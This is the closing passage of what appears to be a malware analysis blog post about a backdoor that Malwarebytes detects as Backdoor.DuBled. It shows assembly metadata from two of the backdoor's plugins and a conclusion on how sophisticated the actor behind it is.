
[assembly: AssemblyCompany("")]
[assembly: AssemblyCopyright("Copyright © 2015")]
[assembly: AssemblyProduct("processmanager")]
[assembly: CompilationRelaxations(8)]

```

and *remotedesktop.dll*, written in 2016:

```
[assembly: AssemblyTitle("remotedesktop")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyProduct("remotedesktop")]
[assembly: AssemblyCopyright("Copyright © 2016")]
[assembly: Guid("b0776595-b246-4bd1-9427-a24a72775f8f")]
[assembly: AssemblyVersion("1.0.0.0")]
```

In contrary to the main module and the previous plugin, the *remotedesk.dll* is obfuscated. Names of its classes and variables are no longer meaningful:



### Conclusion

This malware is prepared by an unsophisticated actor. Neither the binary nor the communication protocol is well obfuscated. The used packer is well-known and easy to defeat. However, the malware is rich in features and it seems to be actively maintained. It's capabilities of spying on the victim and backdooring the attacked machine should not be taken lightly because even a simple threat actor can cause a lot of damage when neglected.

This malware is detected by Malwarebytes as *Backdoor.DuBled*.